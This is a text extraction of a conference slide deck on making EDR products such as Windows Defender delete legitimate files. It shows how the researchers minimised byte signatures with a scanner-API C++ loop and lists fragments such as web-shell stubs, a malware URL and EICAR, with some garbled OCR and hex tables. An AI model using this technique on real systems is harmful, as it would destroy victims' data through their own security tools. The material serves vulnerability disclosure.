

# EDR = Erase Data Remotely

by cooking unforgettable (byte) signature dish

Tomer Bar

Shmuel Cohen



# Tomer Bar

VP of Security Research @ SafeBreach

- This talk is SafeBreach's 10th talk at Black Hat USA
- 20 years experience in security research
- Main focus in APT and vulnerability research
- Presented at many global security conferences  
Such as: Black Hat USA 2020, DEFCON 28-30
- Qualified to speak 3 talks at Black Hat, DEFCON 2023



# Shmuel Cohen

Security Researcher @ SafeBreach

- 5 years experience in cybersecurity
- Main focus in vulnerability research
- Former malware researcher specialized  
In APT groups



# Agenda

- Research Goal and approach
- Discover the vulnerability - Step by step description
- Attack vectors
- Lessons learned, Vendor response, Github, Q&A

# Context - our recent year EDR's Arbitrary delete vulnerabilities


- First EDR Research - **Aikido**
  - Misleading Defender to delete the wrong signature by using Junction and TOCTOU attack




# Context - our recent year EDR's Arbitrary delete vulnerabilities

- Second EDR Research - **Defender-Pretender**  
Take over the EDR by updating the signature's database.  
The added custom signature deleted all legit files.


Local attacks



Remote attacks



# Research Goal - Trigger False Positives



# Research Goal - Trigger False Positives



## Teaser


**What will you say if we can remotely delete critical files over the internet,  
Pre-authentication,  
Exploit multiple vulnerable Security controls both on Windows and Linux  
from your Fully patched servers**



Byte signature do bites

# The Challenges

Byte signature  
engine are  
considered as the  
most trusted and  
accurate layer




Remote  
Triggering

- FP is a known issue and most were already been fixed

# Step 1

## Extracting EDR's Byte-Signatures

# Black Box Approach



# Windows Defender signature hunting

The screenshot shows a search results page from Microsoft Defender. A search query, "microsoft:infected size:200-", is highlighted with a blue box and a callout arrow pointing to the search bar at the top left. The results are displayed in a table format with columns for file ID, file name, detection count, and file size.

FILE ID	FILE NAME	Detections	Size
131F95C51CC819465FA1797F6CCACF9D494AAFF46FA3EAC73AE63FFBDFD8267	%2fhome%2fazureuser%2fclamav-scan%2fclamav-testfile	56 / 63	69 B
275A021BBF86489E54D471899F7DB9D1663FC695EC2FE2A2C4538AABF651FD0F	eicar.com-30630	65 / 68	68 B
2546DCFFC5AD85404DDC64FBF056871CD5A00F2471CB7A5BFD4AC23B6E9EEDAD	eicar.com.zip	61 / 65	184 B
381E0E12E67A5C026529129A264844E7F1029114365EF3BE465B72A3BEC572C9	IT-test-eicar.cmd	21 / 61	92 B
B86F257BF538B98936480A9709AAAF73D2DF4A3E0233DAF582061439A8359C5B	analysis.log.lnk	46 / 62	198 B
936D9411D5226B7C5A150ECAF422987590A8870C8E095E1CAA072273041A86E7	C:\Users\user\AppData\Local\Temp\23774625.bat	29 / 60	94 B

# First Signature Example

14 / 59

① 14 security vendors and no sandboxes flagged this file as malicious

18683067a901fceabe228a09f9eb42fc7c459e448a42299c088b072c09002aff  
Debunkio.vbs

120 B Size 2020-09-10 13:57:53 UTC 2 years ago

create-ole direct-cpu-clock-access run-file send-keys vba

Community Score

DETECTION DETAILS BEHAVIOR CONTENT TELEMETRY COMMUNITY

Security vendors' analysis on 2020-09-10T13:57:53 UTC

Ad-Aware	① Trojan.Joke.PXP	ALYac	① Trojan.Joke.PXP
Arcabit	① Trojan.Joke.PXP	Baidu	① VBS.Trojan.BadJoke.d
BitDefender	① Trojan.Joke.PXP	Emsisoft	① Trojan.Joke.PXP (B)
eScan	① Trojan.Joke.PXP	GData	① Trojan.Joke.PXP
MAX	① Malware (ai Score=88)	Microsoft	① Joke:VBS/Trier.A
NANO-Antivirus	① Trojan.Script.Agent.dbvrvg	Rising	① Joke.Trier!8.167A (TOPIS:E0:WQAltE6Ks...)
Sangfor Engine Zero	① Malware	Trellix (FireEye)	① Trojan.Joke.PXP

# How to manually minimize a signature ?

- Example, let's assume entire malicious file content is : “XABCY”
- Remove “X”, write “ABCY” to disk -> **detection** -> “X” is not part of the signature
- Remove “A”, write “BCY” to disk -> no detection -> “A” is part of the signature
- Remove “B”, write “ACY” to disk -> no detection -> “B” is part of the signature
- Remove “C”, write “ABY” to disk -> no detection -> “C” is part of the signature
- Remove “Y”, write “ABC” to disk -> **detection** -> “Y” is not part of the signature

The signature is “ABC”



# Windows Defender signature - Joke:VBS/Trier.A

- Set wshShell=wscript.CreateObjectdo wscript.sleep wshshell.sendkeysloop
- Alert level: medium -> only manual operations -> File is not deleted

The screenshot shows the Windows Security interface. On the left, under 'Current threats', a threat named 'Joke:VBS/Trier.A' is listed with the status '24/10/2022 3:24 (Active)'. A blue box highlights the threat name and date. To the right of the threat, the alert level 'Medium' is shown in a blue box. Below the threat, 'Action options' are listed: 'Manual steps required' (selected), 'Remove', 'Quarantine', and 'Allow on device'. At the bottom, a link 'See details' is visible. On the right side of the screen, a Notepad window titled '15.txt - Notepad' displays the following VBS code:

```
Set wshShell=wscript.CreateObjectdo wscript.sleep wshshell.sendkeysloop
```

# Windows Defender Byte Signatures



# Windows Defender - RTFM



```
class MSFT_MpThreat : BaseStatus
{
    string SchemaVersion = "1.0.0.0";
    sint64 ThreatID;
    string ThreatName;
    uint8 SeverityID; // This line is highlighted with a blue box
    uint8 CategoryID;
    uint8 TypeID;
    uint32 RollupStatus;
    string Resources[];
    boolean DidThreatExecute = false;
    boolean IsActive = false;
};
```

Learn / Windows / Customize / Desktop customizations /

(+) :

## ThreatSeverityDefaultAction

Article • 12/17/2020 • 2 minutes to read • 4 contributors

Feedback

`ThreatSeverityDefaultAction` configures the default action to be taken for a threat alert that Microsoft Defender takes. Microsoft Defender is an application that can prevent, remove, and quarantine malware (malicious software) and spyware.

### Child Elements

Setting	Description
Low	Specifies the default action to take for threat alert identified as Low.
Moderate	Specifies the default action to take for threat alert identified as Moderate.
High	Specifies the default action to take for threat alert identified as High.
Severe	Specifies the default action to take for threat alert identified as Severe.

# Windows Defender - RTFM


## Severe

Article • 12/17/2020 • 2 minutes to read • 5 contributors

**Severe** specifies the automatic remediation action taken for detected threats with a **Severe** alert level.

## Values

1	Clean the detected threat.
2	Quarantine the detected threat.
3	Remove the detected threat.
6	Allow the detected threat.
8	Allow the user to determine the action to take with the detected threat.
9	Do not take any action.
10	Block the detected threat.
NULL	Apply action based on the update definition. This is the default value.



# Windows Defender - RTFM



```
class MSFT_MpThreatDetection : BaseStatus
{
    string DetectionID;
    sint64 ThreatID;
    string ProcessName;
    string DomainUser;
    uint8 DetectionSourceTypeID;
    string Resources[];
    DateTime InitialDetectionTime;
    DateTime LastThreatStatusChangeTime;
    DateTime RemediationTime;
    uint8 CurrentThreatExecutionStatusID;
    uint8 ThreatStatusID;
    sint32 ThreatStatusErrorCode;
    uint8 CleaningActionID;
    string AMProductVersion = tatusID;
    boolean ActionSuccess = false;
    Uint32 AdditionalActionsBitMask;
};
```

None (0)

FullScanRequired (4)

RebootRequired (8)

FullScanAndRebootRequired (12)

ManualStepsRequired (16)

FullScanAndManualStepsRequired (20)

RebootAndManualStepsRequired (24)

FullScanAndRebootAndManualStepsRequired (28)

OfflineScanRequired (32768)

FullScanAndOfflineScanRequired (32772)

RebootAndOfflineScanRequired (32776)

FullScanAndRebootAndOfflineScanRequired (32780)

ManualStepsAndOfflineScanRequired (32784)

FullScanAndManualStepsAndOfflineScanRequired (32788)


RebootAndManualStepsAndOfflineScanRequired (32792)

FullScanAndRebootAndManualStepsAndOfflineScanRequired (32796)

# Windows Defender signature - Trojan:JS/Recycled.A

- <script>=document.all('recycled')function {}()

- Alert level: **Severe**



# Windows Defender signature - Trojan:JS/Recycled.A

 Firewalls are turned off. Your device may be vulnerable.  
24/10/2022 4:25

 Threat found - action needed.  
24/10/2022 4:25

Severity: Severe

Detected: Trojan:JS/Recycled.A  
Status: Active  
Active threats have not been remediated and are running on your device.

Date: 24/10/2022 4:25  
Details: This program is dangerous and executes commands from an attacker.

Affected items:

containerfile: C:\Users\Safebreach\Desktop\3\3333333333q.txt

file: C:\Users\Safebreach\Desktop\3\3333333333q.txt->(SCRIPT0000)

file: C:\Users\Safebreach\Desktop\3\3333333333q.txt->(SCRIPT0000)


# Automatic Signature generation

## Selecting the “best” signature



# Automatic Minimal Signature Generation

- We downloaded all 3.6K files from the original VT query
  - Develop a python tool to minimize the binaries into minimal signature as possible



# Automatic Minimal Signature Generation



- We found 130 unique signatures

EvilSignature	Times
[autorun]shellexecute=.exeaction=Openfoldertoviewfile	990
L à~ºÀ¶à~» à"" FÃ	266
	115
<FRAME SRC=http://www.searchvity.com/>	110
<?phpeval(\$_POST[	80
cdDrivestartwscript"\."exit	77
PKà™¥à™¡	64
âŒ,ELFà~»â~ºâ~º à~» >â~º x @ @ @ 8 â~º â~º @ à	24
X5O!P%@AP[4\PZX54(P^)7CC)7}\$_EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*	17
<%evalrequest("")%>	14
<?phpeval(\$_REQUEST[	13

# Signature Limitations: how to select the best signature?

Selecting the best signature:

**LESS is MORE**

Minimum Limitations =

1. Minimum special characters
2. Minimum length



**LESS is MORE**

# Signature Limitations: how to select the best signature

## minimum special types signatures

special	length	EvilSignature
0	92	WDVPIVAIQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVEIWSVJVUy1URVNULUZJTEUhJEgrSCoK
2	15	{\rtf1{\shp{\sp
2	23	//brembotembo.com/2.dat
2	26	frompynput.keyboardstr(key

X50!P%@AP[4\PZX54(P^)7CC)7]\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H\*

The file is a legitimate DOS program, and produces sensible results when run (it prints the message „EICAR-STANDARD-ANTIVIRUS-TEST-FILE!”).

It is also short and simple – in fact, it consists entirely of printable ASCII characters, so that it can easily be created with a regular text editor. Any anti-virus product that supports the EICAR test file should detect it in any file providing that the file starts with the following 68 characters, and is exactly 68 bytes long:

# Signature Limitations: how to select the best signature

Shortest signatures with minimum special types

special	length	EvilSignature
0	92	WDVPIVAIQEFAQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLV
2	15	{\rtf1{\shp{\sp
2	23	//brembotembo.com/2.dat
2	26	frompynput.keyboardstr(key
2	51	//operasanpiox.bravepages.com/20190614890563891.xls
3	27	cdDrivestartwscript"."exit

# Signature Limitations: how to select the best signature

- {\rtf1{\shp{\sp}}
- Alert level: Severe

File was quarantined automatically

Security




Virus & threat protection

Protection for your device against threats.



Current threats

Threats found. Start the recommended actions.



Exploit:O97M/CVE-2010-3333.PB  
24/10/2022 4:36 (Active) Severe ▾

Action options:

Quarantine

Remove

Allow on device


[See details](#)

## Step 2

Manually embed the signature In Legit File

## Failed First attempt

Legit file (non PE)



\rtf1\shp\sp

# Faster Automatic Minimal Signature Generation

```
hResult = scanner->Scan(NULL, sample.data, sample.size, &scanResult);
if (hResult == S_OK)
{
    if (scanResult.IsMalware)
        cout << "original is Malware" << endl;
    else
    {
        cout << "original is Benign, exit" << endl;
        return;
    }
}

for (i = 0; i < sample.size; i++)
{
    buffer[i] = 'Z';
    sample.data = (BYTE*)buffer;
    hResult = scanner->Scan(NULL, sample.data, sample.size, &scanResult);
    if (hResult == S_OK)
    {
        if (scanResult.IsMalware)
        {
            cout << "[+] Defender verdict: Malware. minimized byte until offset: " << i << endl;
        }
    }
}
```

# Faster Automatic Minimal Signature Generation

MZ MAGIC

PE

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x00	4D5A	5A5A	5A5A	5A5A	5A5A	5A5A	5A5A	MZZZZZZZZZZZZZZZZ	
0x10	5A5A	ZZZZZZZZZZZZZZZZZ							
0x20	5A5A	ZZZZZZZZZZZZZZZZZ							
0x30	5A5A	5A5A	5A5A	5A5A	5A5A	5A5A	2001 0000	ZZZZZZZZZZZZZZZZZ	...
0x40	5A5A	ZZZZZZZZZZZZZZZZZ							
0x50	5A5A	ZZZZZZZZZZZZZZZZZ							
0x60	5A5A	ZZZZZZZZZZZZZZZZZ							
0x70	5A5A	ZZZZZZZZZZZZZZZZZ							
0x80	5A5A	ZZZZZZZZZZZZZZZZZ							
0x90	5A5A	ZZZZZZZZZZZZZZZZZ							
0xA0	5A5A	ZZZZZZZZZZZZZZZZZ							
0xB0	5A5A	ZZZZZZZZZZZZZZZZZ							
0xC0	5A5A	ZZZZZZZZZZZZZZZZZ							
0xD0	5A5A	ZZZZZZZZZZZZZZZZZ							
0xE0	5A5A	ZZZZZZZZZZZZZZZZZ							
0xF0	5A5A	ZZZZZZZZZZZZZZZZZ							
0x0100	5A5A	ZZZZZZZZZZZZZZZZZ							
0x0110	5A5A	ZZZZZZZZZZZZZZZZZ							
0x0120	5045	0000	5A5A	5A5A	5A5A	5A5A	5A5A	FE..ZZZZZZZZZZZZZZ	
0x0130	5A5A	ZZZZZZZZZZZZZZZZZ							

Offsets 0x140 - 0xD0F0 contains 'Z' only

E\_lfanew 0x120

250 bytes signature

0x0FO	5A5A	ZZZZZZZZZZZZZZZZZ							
0xD100	5A5A	ZZZZZZZZZZZZZZZZZ							
0xD110	5A5A	ZZZZZZZZZZZZZZZZZ							
0xD120	5A5A	ZZZZZZZZZZZZZZZZZ							
0xD130	5A5A	5A64	8606	0063	395A	5E00	0000	0000	ZZZdt..c9Z^....
0xD140	0000	00F0	0022	1244	0FB6	4404	4F00	5B00	...8."D.O.[.
0xD150	2500	7800	3B00	2500	7800	5D00	2D00	2500	%x.;%x).-%.
0xD160	3100	7500	2D00	2500	7500	2D00	2500	3000	1.u.-.%u.-%0.
0xD170	3800	7800	2D00	2500	7700	5A00	4000	2500	8.x.-.%w.Z@%.
0xD180	7700	5A00	2D00	2500	7700	5A00	2E00	2500	w.Z.-.%w.Z-%.
0xD190	7300	004B	0049	0057	0049	005F	004D	0053	s..K.I.W.I._M.S
0xD1A0	0056	0031	005F	0030	005F	0043	0052	0045	.V.1._0._C.R.E
0xD1B0	0044	0045	004E	0054	0049	0041	004C	0053	.D.E.N.T.I.A.L.S
0xD1C0	0020	6500	0011	0053	616D	456E	756D	6572	.e....SamEnum
0xD1D0	6174	6544	6F6D	6169	6E73	496E	5361	6D53	ateDomainsInSamS
0xD1E0	6572	7665	7200	4D65	6D6F	7279	0013	0053	erver.Memory...S
0xD1F0	616D	456E	756D	6572	6174	6555	7365	7273	amEnumerateUsers
0xD200	496E	446F	6D61	696E	0065	0002	0049	5F4E	InDomain.e...I_N
0xD210	6574	5365	7276	6572	5472	7573	7450	6173	etServerTrustPas
0xD220	7377	6F72	6473	4765	7400	0000	0000	5A5A	swordsGet....Z
0xD230	5A5A	ZZZZZZZZZZZZZZZZZ							

till file's end - only 'Z'

# Faster Automatic Minimal Signature Generation

**Z<sup>z<sub>z</sub></sup> z<sup>z<sup>z<sup>z</sup></sup></sup> z<sub>z<sup>z<sub>z</sub></sup></sub> z<sub>z<sub>z</sub></sub>...**



